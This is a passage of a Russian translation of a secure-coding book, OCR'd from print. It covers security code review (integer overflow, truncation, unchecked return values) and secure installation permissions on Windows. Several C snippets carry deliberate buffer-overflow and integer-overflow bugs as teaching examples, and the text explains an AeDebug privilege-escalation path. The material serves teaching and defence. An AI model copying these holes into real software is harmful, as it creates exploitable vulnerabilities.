группы и отслеживает найденные ошибки. Читатель описывает понятным языком ход выполнения программы. Эту роль ни в коем случае не должен выполнять автор, поскольку автор часто воспринимает желаемое за действительное: полагается на то, что *должна*, а не реально *делает* программа. Регистратор тщательно фиксирует все найденные ошибки, что позволяет остальным участникам команды сконцентрироваться на коде. Задача автора — понять обнаруженные ошибки и описать места, вызывающие сомнения. Анализ ни в коем случае не должен превращаться в критику того, кто написал этот код, а затрагивать исключительно сам код. Несмотря на соблазн уменьшить число вовлеченных людей, доказано, что четверо — оптимальная команда, причем ее сокращение даже на одного значительно снижает эффективность. Конечно, чем больше команда, тем меньше ошибок ускользнет от ее внимания, однако на их обнаружение уйдет больше человеко-часов. Встроенные системы, как правило, содержат меньше кода, зато он весь жизненно важен. Кроме того, большие группы «расползаются»: ее члены переключаются на не имеющие отношения к делу проблемы, так что жестко контролируйте размер группы.

Одна из наиболее важных сторон анализа безопасности кода — понимание вызываемых функций и знание специфических типов ошибок, которые приводят к возникновению дыр в защите. Например, я не слишком много работал с RPC, поэтому считаю себя не самым лучшим кандидатом на роль эксперта, проверяющего вызовы RPC-функций. Однако я отлично знаю сокеты. Пусть код анализирует тот, кто хорошо разбирается в конкретной области. Это одна из характерных ошибок, связанных с применением теории «множества глаз»: даже если код проверит миллион людей, но ни один из них в силу незнания специфики не увидит ошибок, легче вам от этого не станет. Если вам предстоит писать код, а вы не знакомы с данной функциональной областью, посмотрите, не посвящена ли ей одна из глав этой книги, и если да, то прочитайте ее. В противном случае будьте готовы к тому что дело пойдет очень медленно, и вам придется читать документацию по каждой API-функции. Уделите особое внимание разделу примечаний: там, как правило, детально разъясняется, как не попасть в ту или иную ловушку и не стать жертвой заблуждения.

Просматривая чей-то код, особое внимание обращайте на неявные допущения в функциях. Можно ли доверять вызывающей стороне в плане размера выделенного ей и переданного буфера? Легко ли использовать данную функцию? Нужно ли вызывающему знать особенности ее реализации? Если вы попросите кого-нибудь рассказать, как работает приложение, он поневоле «заразит» вас своими допущениями. Поэтому лучше всего читать код самому и по ходу задавать вопросы автору. Подвергайте сомнению каждое предположение — всегда считайте, что функцию вызывает враждебная программа, подконтрольная хакеру, который спит и видит, как бы нанести урон побольше. Если все пойдет не так, то насколько корректно «умрет* приложение? Если разработчик полностью доверяет входным данным, сразу поинтересуйтесь — почему? Что позволяет считать данные доверенными и безопасными?

Быстрая взаимная проверка

Есть менее тщательный, но все же приемлемый способ анализа кода. Посадите двух разработчиков за соседние компьютеры и поручите им проверять код друг друга. Они смогут задавать друг другу вопросы и проверять допущения.

Как быть с большими приложениями

Допустим, один из разработчиков покинул компанию и поселился в палатке где-то подальше от цивилизации. А вам досталось в наследство 250 000 строк кода, которые вы раньше в глаза не видели. Хуже всего то, что начальство требует, чтобы не позднее чем через месяц был проведен анализ его безопасности. Не спешите, ужаснувшись, хватать палатку и тоже бежать от цивилизации — выход есть.

Первое — расставьте приоритеты, так как не весь код одинаково важен и подвержен риску. Разобравшись в том, как приложение вообще работает, обратитесь к модели опасностей и диаграммам потоков данных. Они укажут на наиболее критичные с точки зрения безопасности части приложения. Все, что имеет дело с вводимыми пользователями данными, осуществляет передачу между контекстами пользователей или предоставляет интерфейсы через сеть, требует особо тщательной проверки. Особое внимание уделите коду, которые «издревле» славится своей уязвимостью.

Упорядочив части приложения в соответствии с риском, выполните аудит каждой части. Особо рискованные области требуют детального, построчного анализа, желательно в рамках жестко формализованной процедуры. Менее опасные стоит анализировать более поверхностно, а наименее рискованные достаточно проверить и вовсе только на предмет вызова потенциально опасных функций,

Анализируя код, оцените общее его качество — некоторые участки вообще придется переписать. Однажды мне довелось иметь дело с одной относительно простой функцией, написанной очень «зеленым» программистом. Качество было так плохо, что даже после пересмотра опытными ребятами (и исправления многих ошибок) он оставался практически неисчерпаемым источником сообщений об ошибках. Я сам неоднократно пытался устранить все проблемы, но «жуки» продолжали лезть из всех дыр. В конце концов я плюнул, остался подольше на работе и полностью переписал эту функцию, а за ней еще пару-тройку других «шедевров» того же автора. Насколько мне известно, в этом модуле ошибок больше не возникало вообще. Написание надежных функций потребовало значительно меньше времени, чем исправление плохих. Точно так же, если перед вами функция из 1 200 строк с огромными сложными циклами и вы не хотите, чтобы остыли ваши спагетти и чесночные тосты, может, быстрее ее просто переписать? Во время кампании Windows Security Push в начале 2002 года, мы обнаружили несколько мест, насчет которых было принято решение попросить авторов использовать другие библиотеки и удалить то, что слишком сложно довести до ума. Повторюсь: иногда гораздо проще переписать плохой код, чем исправить существующий. Есть только одна причина не заменять код — необходимость гораздо более пристального тестирования; иногда оказывается, что тестировщики и спе-

циалисты поддержки уже набили достаточно шишек и в состоянии «на лету» вычистить код от прекрасно известных им «бяк».

Многократный проход

Один из лучших экспертов по анализу кода в Microsoft активно пропагандирует многократный проход по коду. Начинать предлагается с высокоуровневого анализа: понять среду, исследовать структуры данных и процесс инициализации. Затем следует построить модель кода и разобраться в связях между функциями. Все участки кода, показавшиеся сложными, должны быть специально помечены как требующие особого внимания. Наконец, определите отправные точки для трассировки кода. Их устанавливают так, чтобы получить ответы на конкретные вопросы, например: «Может ли строка пароля переполнить буфер?» Это позволит анализировать проблемы по одной, а не все скопом.

Внимание! Набор слайдов, на основании которого написан этот раздел, содержит две выдержки, которые должны стать вашим девизом: «Любой код, который кажется чересчур сложным, скорее всего содержит ошибки» и «Даже если код написан изначально корректно, последующие исправления могут породить ошибки».

Закончив подготовительную работу, займитесь исследованием и трассировкой отправных точек. Если отправная точка начинает слишком сильно ветвиться, создайте новую отправную точку, но не отвлекайтесь от начальной задачи. Теперь пора проверить код от функции к функции. Некоторые известные ошибки совершают большинство программистов, постарайтесь обнаружить типовые ошибки, характерные для отдельных программистов. Проверяйте редко исполняемый код особенно тщательно, поскольку он, как правило, хуже всего тестируется, — в таких «темных чуланах» часто таятся ошибки защиты.

Низко висящие плоды

Прежде всего выполните проверку на наличие ненадежных функций, достаточно полный их список приведен в приложении А. Обратите особое внимание на функции обработки строк, даже если они вызываются из надежных библиотек. Вспомните, что причиной ошибки занижения размера буфера на единицу (глава 5) была *strncpy*, по не *strcpy*. Исследуйте каждую из них и выясните, что произойдет, когда переданный указатель указывает на *NULL*, в переданной строке отсутствует завершающий нуль или вызывающий процесс указал неверную длину строки. Затем поищите ошибки занижения размера буфера на единицу; они среди наиболее часто встречающихся при попытках реализовать безопасную обработку строк. Если используются классические функции обработки строк, проверьте на завершение нулем сразу после выхода из функции — *strncpy*, *strncat* и *snprintf* негарантируют завершения строки нулем. Не забудьте об ошибках, связанных с укорачиванием строк. После традиционных «безопасных» функций порой сложно определить, обрезана ли входная строка.

Буферы любых типов следует проверять очень внимательно; проверку на выход за границы проводите при каждом обращении к массиву. Эксплуатировать можно переполнение любого типа буфера, не только строкового. Надеюсь, примеры из главы 5 продемонстрировали, что переполнение *кучи* опасно ничуть не меньше переполнения буфера в стеке. Еще одна проблема с кучей, которая ,че связана с другими типами переполнения, в том, что двукратное освобождение памяти иногда создает условия для создания успешно работающего exploit. При определенных обстоятельствах двукратное освобождение памяти приводит к выполнению произвольного кода, а не только к сбою в программе. Точно так же отсутствие в нужном месте операции освобождения выделенной памяти делает возможными DoS-атаки. Использование функции *_alloca* требует особо внимательной проверки — если хакеру удастся заставить приложение выделить слишком большой буфер в стеке, это чревато перерасходом стековой памяти и крахом приложения. Я, как правило, советую вообще не использовать функцию *_alloca*, а в рекурсивной функции тем более.

Если приложение одновременно работает с наборами символов Unicode и ANSI, будьте особенно аккуратны с функциями преобразования между форматами. Вот прототип функции *WideCharToMultiByte*:

```
int WideCharToMultiByte(
   UINT CodePage,                  // Кодовая страница
   DWORD dwFlags,                  // Флаги быстродействия и соответствия
   LPCWSTR lpWideCharStr,          // Строка "широких" символов
   int cchWideChar,                // Число символов в строке
   LPSTR lpMultiByteStr,           // Буфер для новой строки
   int cbMultiByte,                // Размер буфера
   LPCSTR lpDefaultChar,           // Значение по умолчании для не поддающихся
                                   // преобразованию символов
   LPBOOL lpUsedDefaultChar        // Устанавливается, если в выходной строке
                                   // содержатся символы по умолчанию
);
```

Четвертый параметр — это число «широких» символов (Unicode) в переданной строке, но размер выходного буфера измеряется в байтах. *MultiByteToWideChar* ведет себя похожим образом. Хотя это может показаться слишком запутанным, все же помните, что выходная строка представлена в многобайтовом наборе символов, а не в ANSI. Еще один хороший пример набора API-функций, в котором размерность буфера часто отличается (в байтах или «широких* символах), — это DCOM-интерфейс для администрирования IIS в C++. При разборе выясняется, что функции, требующие числа в байтах, способны возвращать бинарные данные, а это источник очень хитрых неполадок. Также нельзя забывать, что автор кода (или документации) мог некорректно использовать венгерскую нотацию, так что проверяйте соответствие типа переменной объявленному.

Нелишне упомянуть о потенциальной проблеме с типом *TCHAR*. Это может быть как *char*, так и *WCHAR* — все зависит от наличия или отсутствия директивы *#define UNICODE* в исходном файле. Я видел немало ошибок, возникших из-за путаницы с размерностью буфера — однобайтовый или двухбайтовый. Я предпочитаю всегда явно использовать именно тот тип символов, который мне необходим,

Переполнение целочисленных буферов

Этот тип переполнения — одни из моих «любимых». Я был восхищен, сколькими способами представляется информация в компьютере, когда писал программу моделирования аэродинамической поверхности крыла. Манипуляции с большими матрицами с использованием арифметики с плавающей точкой стали для меня хорошей «школой жизни». Большинство программистов работают только с целыми типами и сталкиваются лишь в двумя основными классами проблем. Рассмотрим ошибки, связанные со знаковым и беззнаковым представлениями.

```
int Example(char* str, int size)
{
   char buf[80];

   if(size < sizeof(buf))
   {
      //Должно быть безопасно...
      strcpy(buf, str);
   }
}
```

А теперь быстро отвечайте: в чем здесь проблема? Что, никак? Ну хорошо, подскажу: любой целый тип практически всегда предусматривает знак. Но *sizeof* возвращает беззнаковый тип *size_t*. А если вызывающий передаст отрицательное число в качестве параметра *size*? Предположим, что компилятор приведет *sizeof(buf)* к знаковому целочисленному типу, сравнение пройдет успешно и буфер переполнится. Решение проблемы в том, чтобы всегда объявлять целочисленные переменные беззнаковыми, если только вам не нужны отрицательные числа. Большинство систем считают целый тип знаковым, если только он не объявлен явно как беззнаковый. К счастью, компилятор сообщит о несовпадении знаковых и беззнаковых типов, если только программист не отключит предупреждения. Внимательно изучите сравнения длин строк и не игнорируйте предупреждения компилятора о несовпадении знаковых и беззнаковых типов. Если программист приводит типы, не обращая внимания на предупреждения компилятора, смотрите внимательнее — здесь может таиться ошибка, представляющая опасность для защиты!

Еще один способ нарваться на неприятности — прибавить единицу к *MAX_INT*. Если у вас есть код, прибавляющий заданный размер к завершающему разделителю, убедитесь, что перед прибавлением выполнена проверка размера, или явно проверяйте на возникновение переполнения следующим образом:

```
if(result < original)
{
   //Ошибка!
   return false;
}
```

Эта ошибка часто возникает при использовании функции *GetTickCount* для хронометрии приложения. *GetTickCount* сбрасывается примерно через 40 дней, что следует принимать во внимание.

Переполнение целого типа — непочатый край для совершения самых замысловатых ошибок. Посмотрите на следующее определение типа:

```
typedef struct _LSA_UNICODE_STRING {
   USHORT  Length;
   USHORT MaximumLength;
   PWSTR Buffer;
} LSA_UNICODE_STRING;
```

Поля *Length* и *MaximumLength* хранят количество байт, которые может содержать буфер, то есть до 32 768 Unicode-символов. Вот возможная реализация функции, принимающей указатель *WCHAR* и инициализирующий одну из таких структур:

```
void InitLsaUnicodeString(const WCHAR* str,
                          LSA_UNICODE_STR* pUnicodeStr)
{
   if(str == NULL)
   {
      pUnicodeStr->Buffer = NULL;
      pUnicodeStr->Length = 0;
      pUnicodeStr->MaximumLength = 0;
   }
   else
   {
      unsigned short len =
               (unsigned short)wcslen(str) * sizeof(WCHAR);

      pUnicodeStr->Buffer = str;
      pUnicodeStr->Length = len;
      pUnicodeStr->MaximumLength = len;
   }
}
```

Внимательно изучите код; посмотрите, что случится, если кто-то передаст строку длиной 32 769 байт. Если рядом есть компьютер, запустите калькулятор (calc.exe) и посчитайте вместе со мной. Сначала разделим на 2. Переключившись в шестнадцатеричное представление, увидим, что длина равна 0x10002. А приведя результат к типу *unsigned short*, обнаружим, что поле *Length* содержит 2! Чтобы окончательно осознать последствия, вообразите, что произойдет, когда структура *LSA_UNICODE_STRING* будет передана в функцию! Проверяется только, что *Length* меньше *MaximumLength* приемника, после чего вызывается *wcscpy*! Будьте особо внимательны при отбрасывании разрядов (truncating) в целых числах. Вот как выглядит улучшенная версия этого кода:

```
unsigned long len = wcslen(str) * sizeof(WCHAR);

   if(len > 0xffff)
   {
      pUnicodeStr->Buffer = NULL;
      pUnicodeStr->Length = 0;
```

```
    pUnicodeStr->MaximumLength = 0;
}
```

Теперь рассмотрим еще одну возможность напортачить с целыми числами: умножение, которое чревато ошибками. Пример:

```
int AllocateStructs(void** ppMem,
                    unsigned short StructSize,
                    unsigned short Count)
{
    unsigned short bytes_req;
    bytes_req = StructSize * Count;

    *ppMem = malloc(bytes_req);

    if(*ppMem == NULL)
        return -1;
    else
        return 0;
}
```

Как и в примере с *LSA_UNICODE_STRING* вполне возможно, что умножение вызовет переполнение, которое приведет к тому, что выделенный буфер окажется слишком маленьким для этой задачи и последующее копирование данных в него вызовет переполнение. В этом примере объявление *bytes_req* типа unsigned integer решает проблему. А вот более надежный способ:

```
int AllocateStructs(void** ppMem,
                    unsigned short StructSize,
                    unsigned short Count)
{
    unsigned short bytes_req;

    if(StructSize == 0 || Count > 0xffff/StructSize)
    {
        assert(false);
        return -1;
    }

    bytes_req = StructSize * Count;

    *ppMem = malloc(bytes_req);

    if(*ppMem == NULL)
        return -1;
    else
        return 0;
}
```

Если в программе есть пользовательские функции для выделения памяти, велика вероятность, что они не учитывают переполнения целочисленных переменных. Это переполнение может скрываться внутри сложных проверок того, выде-

ляются ли блоки только определенного размера. Всякий раз, когда видите операцию умножения целых чисел, пытайтесь разобраться, что произойдет в случае переполнения.

Еще один интересный вопрос переполнения целочисленных буферов: указатель — беззнаковое целое, содержащее адрес в памяти. Арифметика указателей подвержена тем же проблемам, что описанные выше любые другие арифметические действия над целыми числами. Выполняя арифметические действия над указателями, старайтесь предотвращать переполнение. Следует помнить, что это как р;яз та область, где взломщик обычно ищет лазейку. Простое переполнение строковых буферов становится все труднее отыскать в коде, так что хакеры сейчас вплотную занимаются поиском более хитрых ошибок.

Родственная проблема: когда буфер слишком мал

Допустим, есть такой код:

```
void AllocMemory(size_t cbAllocSize)
{
   // Не будем выделять память для завершающего '\0'
   cbAllocSize--;
   char *szData = malloc(cbAllocSize);
   ...
}
```

На первый взгляд вроде бы все нормально, пока не поймешь, что случится если присвоить *cbAllocSize* == *0*! Неприятности грозят в двух случаях: если код не выполняет проверку:

```
szDATA != NULL
```

или если *cbAllocSize* оказывается равным -Л В первом случае (целое со знаком) на сервере класса «high-end» *–1* превращается в что-то около 4 000 000 000. Мораль такова: будьте осторожны с кодом, где целое может стать меньше нуля,

Проверка возвращаемых значений

Вообще-то не стоит лишний раз говорить то, что подсказывает обычный здравый смысл, но все же: необходимо проверять все вызовы функций, возвращающих ошибки. Если функция не возвращает ошибку, неплохо проверять, действительно ли операция завершилась успешно. Хороший пример — проверка буфера после вызова *strncpy*, чтобы выяснить, действительно ли обрезана строка (см. главу 5). Исключительно важно проверять значения, возвращаемые критически важными функциями безопасности, такими, как функции олицетворения, например *ImpersonateNamedPipeClient*. Большинство функций легко проверить на ошибки, но у некоторых три возможных возвращаемых значения, в частности так ведут себя отдельные функции для работы с сокетами.

Взгляните на этот код;

```
while(bytes = recv(sock, buf, len, 0))
   WriteFile(hFile, buf, bytes, &written, NULL);
```

Что здесь не так? Обычно *recv* возвращает О, если больше не остается байт для чтения с TCP-подключения. После этого предполагается корректное закрытие подключения. Если же подключение в силу каких-то причин было разорвано, *bytes* будет присвоено значение *-1* и *WriteFile* попытается записать четыре гигабайта в файл, на который указывает описатель *hFile*. Приложение инициирует исключение (если только программа не выполняется в 64-разрядной операционной системе).

Если у вас до сих пор не возникало особых проблем, то скажу, что есть функции, при вызове которых недостаточно проверять лишь успешность завершения. Например *AdjustTokenPrivileges*. В документации говорится:

> *Завершившись успешно, функция возвращает отличное от нуля значение. Чтобы определить, все ли из указанных привилегий установлены, вызовите GetLastError, которая, при условии успешного завершения функции, вернет одно из следующих значений:*

Значение	Смысл
ERROR_SUCCESS	Функция установила все заданные привилегии
ERROR_NOT_ALL_ASSIGNED	У маркера нет одной или нескольких из указанных в параметре *NewState* привилегий. Функция может успешно выполниться с этой ошибкой даже если не было установлено ни одной привилегии. Параметр *PreviousState* информирует об успешно установленных привилегиях

Можно подумать, что, когда надо установить *одну* привилегию, функция завершится с ошибкой, если не сможет ее установить. К сожалению, она вернет *TRUE*, и вам придется вызвать *GetLastError* чтобы определить, действительно ли привилегия установлена. Это особенно важно при удалении привилегий. Вывод: если вы недостаточно знакомы с поведением используемой функции, внимательно читайте раздел примечаний — это позволит найти очень интересные ошибки.

Особо тщательная проверка кода с указателями

Анализ «эксплуатации» переполнения буфера показывает, что самый популярный метод взлома — перезапись указателя с целью изменения хода выполнения программы, Поэтому дважды проверяйте на предмет переполнения буфера весь код, в котором есть указатели. Сюда относятся классы C++ с виртуальными методами, указатели на функции, связанные списки и т.п. Ясно, что проще всего перезаписать адрес возврата функции, основанной на стеке.

Никогда не доверяйте данным


Надеюсь, я уже вдолбил вам эту мысль в предыдущих главах, однако здесь есть одна интересная особенность, неприятная для тех, кто работает с типами документов и сетевыми протоколами. Предполагая, что клиент (или приложение, породившее документ) «белый и пушистый», потому что создан в вашей группе, вы можете подставить себя под удар. Вот наглядный пример общей проблемы. Представьте, что имеете дело с сетевым протоколом, который пересылает данные в виде структуры:

```
struct blob
{
    DWORD Size;
    BYTE* Data;
};
```

Выглядит очень просто, но таит множество проблем. Взломщик может указать размер вплоть до 4 Гб. Выделяя буфер на основании поля *Size,* непременно проверяйте его на «порядочность». С другой стороны, если взломщик задаст размер, гораздо меньший, чем реальные данные, клиент начнет считывать данные в поисках разделителя (или просто конца переданных данных) и переполнит буфер. Эта проблема более вероятна при получении данных из сети, а не из документа, но и с документами возможны неприятности. Размер *(Size)* документа иногда больше реальных данных — при передаче по сети это обычно вызывает тайм-ауты. Такие ошибки становились причиной самых различных проблем с безопасностью в приложениях пакета Microsoft Office. Корень зла всегда оказывался в том, что предполагалось, что документ создан доверенным клиентом.

Резюме

В этой главе рассмотрены вопросы, которым следует уделять особое внимание при анализе кода на предмет брешей в безопасности. Старайтесь более жестко и формализовано анализировать код, наиболее подверженный риску, а если анализируете большое приложение, примените модели опасностей и диаграммы потоков данных для обнаружения фрагментов, требующих особого внимания. Переполнение целочисленных переменных часто ускользает из поля зрения программиста, но взломщики рассматривают их как новый перспективный источник лазеек. Желаю вам, чтобы ваша программа не оставляла им ни малейшего шанса!



ГЛАВА

21

Безопасная установка приложений

Установка ПО — одна из составляющих, безопасности которой по непонятной причине не придают большого значения, но существенная часть «заплаток» исправляет изъяны именно этого процесса. Довольно неприятно, когда скрупулезно и тщательно написанное приложение, например сетевая служба, в которой вы устранили все возможности переполнения буфера и DoS-атак, превращается процедурой установки в программу, используемую взломщиками для захвата локальных привилегий.

Корень зла в том, что большинство популярных установочных утилит — по крайней мере па момент написания этой книги — понятия не имеют ни о какой безопасности. Будем надеяться на изменения к лучшему в будущем, но пока для обеспечения безопасности установки приходится прикладывать дополнительные усилия. Даже если в установочном ПО не предусмотрена возможность защиты приложения, для этого разрешается вызывать внешние процессы. Например, можно запустить собственное приложение для настройки конфигурации безопасности или — в Windows 2000 (или выше) или Windows NT 4 — воспользоваться редактором безопасности Security Configuration Editor, тем самым сэкономив массу времени и сил.

Я столкнулся с этой проблемой во время работы над инструментом Internet Security Scanner в компании Internet Security Systems. Занимаясь переносом этого сканера с UNIX на Windows NT, я размышлял о том, как быстро это приложение собирает уйму информации о путях проникновения в сетевые системы. Такого рода сведения явно не предназначены для посторонних глаз. Затем я взглянул на разделы реестра с данными конфигурации безопасности и ужаснулся масштабу катастрофических последствий, возможных в результате того, что кто-то изменит ненадлежащим образом конфигурацию, например сделав возможными массиро-

ванные DoS-атаки. Но к концу проекта, при каждом запуске приложения-сканера проверялось, чтобы права доступа ко всем каталогам с файлами приложения и с выходными данными предоставлялись только администраторам; к тому же мы разработали приложения для надлежащего конфигурирования доступа к файловой системе и реестру. Понятно, что инструмент аудита сетевой безопасности — это особенное приложение, требующее исключительно тщательной защиты, но я впоследствии обнаружил в самой операционной системе много параметров безопасности, значения которых, заданные по умолчанию, делали систему уязвимой для атак. Для всех обнаруженных мной уязвимых мест вскоре были выпущены «заплатки», и ко времени выхода Windows 2000 параметры безопасности по умолчанию значительно улучшились,

Принцип минимальных привилегий

Принцип минимальных привилегий гласит, что пользователю предоставляется возможность совершать только необходимые действия, и не более того. Правильно «соорудив» границу между местоположениями исполняемых файлов и пользовательских данных, вы значительно облегчите защиту приложений, а также обеспечите большую совместимость с Windows 2000 (и более поздними версиями). Так что тщательно продумайте, кому же действительно следует предоставить возможность перезаписывать исполняемые файлы. Обычно полный доступ необходим администраторам и, если возможна установка личной копии приложения рядовым пользователем, учетной записи CREATOR OWNER (Создатель-владелец). А кому разрешить запись данных в установочный каталог приложения? Вообще-то никому — файлы рядовых пользователей должны храниться в их профилях. Если же вы все-таки решили позволить пользователям запись файлов в общий каталог, необходимо позаботиться о настройке прав доступа.

Перейдем к конфигурационным параметрам. Я надеюсь, что конфигурацию разных пользователей вы храните в отдельных разделах реестра *HKEY_CURRENT_USER*, а не в *HKEY_LOCAL_MACHINE*. С конфигурационными данными следует поступать так же, как и при настройке доступа в файловой системе. Действительно ли приложение настолько конфиденциально, что нельзя позволять пользователям без администраторских полномочий изменять значения параметров? Не приведет ли модификация какого-либо параметра конфигурации к повышению привилегий?

Рассмотрим несколько реальных примеров. Служба Systems Management Server (SMS) Remote Agent выполняется в контексте локальной системы, но по умолчанию к папке, в которую она устанавливается, предоставляется полный доступ всем. Подробно об этой проблеме (и о способе ее решения) рассказано на странице *http://www.microsoft.com/technet/security/bulletin/fq00-012.asp*. Мне известно, что эта ошибка встречается и в службах других производителей. Вообще говоря, никогда нельзя предоставлять права на изменение файлов приложения абсолютно всем, а если приложение предназначено для работы в администраторском контексте или под учетной записью Local System, то только администраторы должны иметь право модифицировать исполняемый файл.

С имеющимися в Windows NT 4.0 разрешениями раздела реестра *AeDebug* связана еще одна проблема. В *AeDebug* указывается приложение, которое должно

выполняться в случае аварийного завершения другого приложения. Даже если исполняемый код «упавшего» приложения должным образом защищен средствами файловой системы, а его конфигурационные параметры — нет, складывается угрожающая ситуация (подробности — на странице *http://www.microsoft.com/TechNet/security/bulletin/fq00-008.asp*«Ну и что?» — спросите вы, Если рухнет одно из приложений, просто запустится отладчик в контексте текущего пользователя. А что, если приложение выполняется под учетной записью Local System и уязвимо для DoS-атак? (Этот пример прекрасно демонстрирует, как даже крах приложения ставит систему под удар.) Ведь ничего не стоит подменить адрес отладчика, вызвать крах приложения и получить возможность выполнять любой код в контексте локальной системы!

Существует менее опасная разновидность этой угрозы, связанная с особенностями параметров протокола SNMP (Simple Network Management Protocol) (подробно — на странице *http://www.microsoft.com/TechNet/security/bulletin/fq00-096.asp*). SNMP [название этого протокола мой друг расшифровывает как «Security Not My Problem» (безопасность — не моя проблема)] — незащищенный протокол, широко используемый для повседневных операций по управлению сетью. Управление доступом в протоколе SNMP основано на общем секрете — так называемой *общей сроке* (community string). Это не совсем хорошо, так как секрет находится на десятках устройств и, а это очень плохо, передается практически открытым текстом (схема его кодирования основана на искажении и очень неудобна для программирования). Любой, кто обладает сетевым анализатором (sniffer), в состоянии, перехватив нужные пакеты, расшифровать их и узнать секрет. Проблема с разрешениями заключается в том, что по умолчанию к подразделу реестра *Parameters*, относящегося к службе SNMP, предоставляется доступ для чтения всем пользователям (точнее, всем локальным пользователям). А, получив доступ к *общей строке*, разрешающей доступ на запись, рядовой пользователь сможет выполнять SNMP-запросы SET и, значит, практически любые операции. Существуют и более «запущенные» случаи, обусловленные описанной уязвимостью. Некоторые приложения хранят пароли (часто защищенные слабыми криптографическими средствами или просто открытым текстом) в доступных извне разделах реестра или даже в файлах. Важно помнить, что есть информация, которая ни в коем случае не должна предоставляться любому, имеющему доступ в систему. Подумайте, нет ли в вашем приложении подобной информации, и позаботьтесь о надлежащей ее защите.

Иногда я сталкиваюсь с другой проблемой: информация различного уровня конфиденциальности хранится в одном разделе реестре. В отличие от файловой системы, в реестре нельзя установить различные правила доступа к разным параметрам одного подраздела. Представим себе ситуацию, когда одному параметру требуется серьезная защита (например, сведения учетной записи службы), а другой параметр должен быть легко доступным для изменения из приложения. Возникает проблема. Чтобы обеспечить безопасность раздела, доступ к нему следует предоставить только администраторам, поэтому приложение придется выполнять в контексте с правами администратора. Но теперь, если злоумышленник взломает приложение, он получит доступ ко всей системе. При выполнении приложения под учетной записью рядового пользователя атакующему остается только использовать программу для изменения конфиденциального параметра. Итак,

вывод: в одном разделе реестра следует хранить информацию только одного уровня безопасности. Эта касается и конфигурационных файлов.

Недавно группа разработчиков попросила у меня совета, как лучше защитить части их приложения. Я спросил, каким образом они защитили свои файлы, и они ответили: «Все файлы записываются в каталог Program Files, ведь его параметры доступа по умолчанию обеспечивают удовлетворительную защиту». Действительно, у каталога Program Files неплохой набор разрешений, но я поинтересовался, что произойдет, если пользователь предпочтет для установки другой каталог, например корневой каталог только что отформатированного раздела NTFS. На лицах моих собеседников появилась озабоченность, и не зря — ведь в этом случае приложение окажется доступным всем. Чтобы избежать подобного конфуза, самостоятельно устанавливайте списки ACL на каталогах.

Убирайте за собой!

Когда программа установки оставляет где попало файлы с паролями в открытом или слабо зашифрованном виде, сразу возникает масса проблем. Если при установке приходится иметь дело с паролями или другой весьма конфиденциальной информацией, проверьте, не остается ли она после завершения процесса в каком-нибудь временном файле. Один способ решения этой проблем — использование специальной установочной программы, которая безопасно работает с паролями, а второй — предусмотреть дополнительный этап после завершения установки, во время которого удаляются все ненужные файлы. Во втором случае возможны проблемы, если процесс установки прерывается, например при крахе или прерывании работы установочной программы [обычно это делают посредством Task Manager (Диспетчер задач)], и следующие за установкой этапы не выполняются. Оставлять пароли в файлах, размещенных где попало на жестком диске. — прекрасный способ нарваться на серьезные неприятности!

Редактор конфигурации безопасности

Редактор конфигурации безопасности (Security Configuration Editor) появился в Sendee Pack 4 для Windows NT 4 и присутствует по умолчанию в Windows 2000 и последующих ОС. В его состав входит пара оснасток консоли управления Microsoft (Microsoft Management Console, MMC) и утилита командной строки. Допустим, вы тщательно продумали способ обеспечения безопасности приложения: ваше приложение устанавливается в единственный каталог и создает только один раздел в реестре внутри *HKEY_LOCAL_MACHINE\Software*. Откройте окно MMC и добавьте оснастки Security Templates (Шаблоны безопасности) и Security Configuration and Analysis (Анализ и настройка безопасности) (рис. 21-1).

Далее следует создать специальные *шаблоны* (templates) и *базы данных безопасности* (security databases). Сперва примените шаблон, иначе инструмент не позволит создать базу данных. Раскройте узел Security Templates, щелкните правой кнопкой *%<установочная_папка_ОС>%\Security\Templates* и в контекстном меню выберите команду New Template (Создать шаблон). В открывшемся окне определите имя нового шаблона. Так как новый шаблон — пустой, я обозвал его *null*. На рис. 21-2 показан вид MMC-консоли после создания нового шаблона,

Рис. 21-1. *Окно добавления/удаления оснасток с оснастками Security Templates и Security Configuration And Analysis*




Рис. 21-2. *ММС-консоль с шаблоном безопасности* null

А теперь создадим базу данных новой конфигурации безопасности. Щелкните правой кнопкой Security Configuration and Analysis и в контекстном меню выберите команду Open Database (Открыть базу данных). Введите имя и путь к создаваемой базе данных; свою я назвал *NewApp.sdb*. В диалоговом окне Import Template (Импортировать шаблон) предлагается выбрать шаблон, который будет сопоставлен базе данных. Выберите только что созданный шаблон *null* (рис. 21-3).

Затем создадим шаблон с желаемой конфигурацией приложения. Предварительно создайте раздел реестра и каталог, которые придется указать далее при настройке параметров. Вернитесь в основное окно ММС-консоли (рис. 21-4), разверните узел шаблона *null,* щелкните правой кнопкой раздел Registry (Реестр) и в контекстном меню выберите команду Add Key (Добавить раздел).




Рис. 21-3. *Диалоговое окно Import Template, где выбирается шаблон для базы данных*

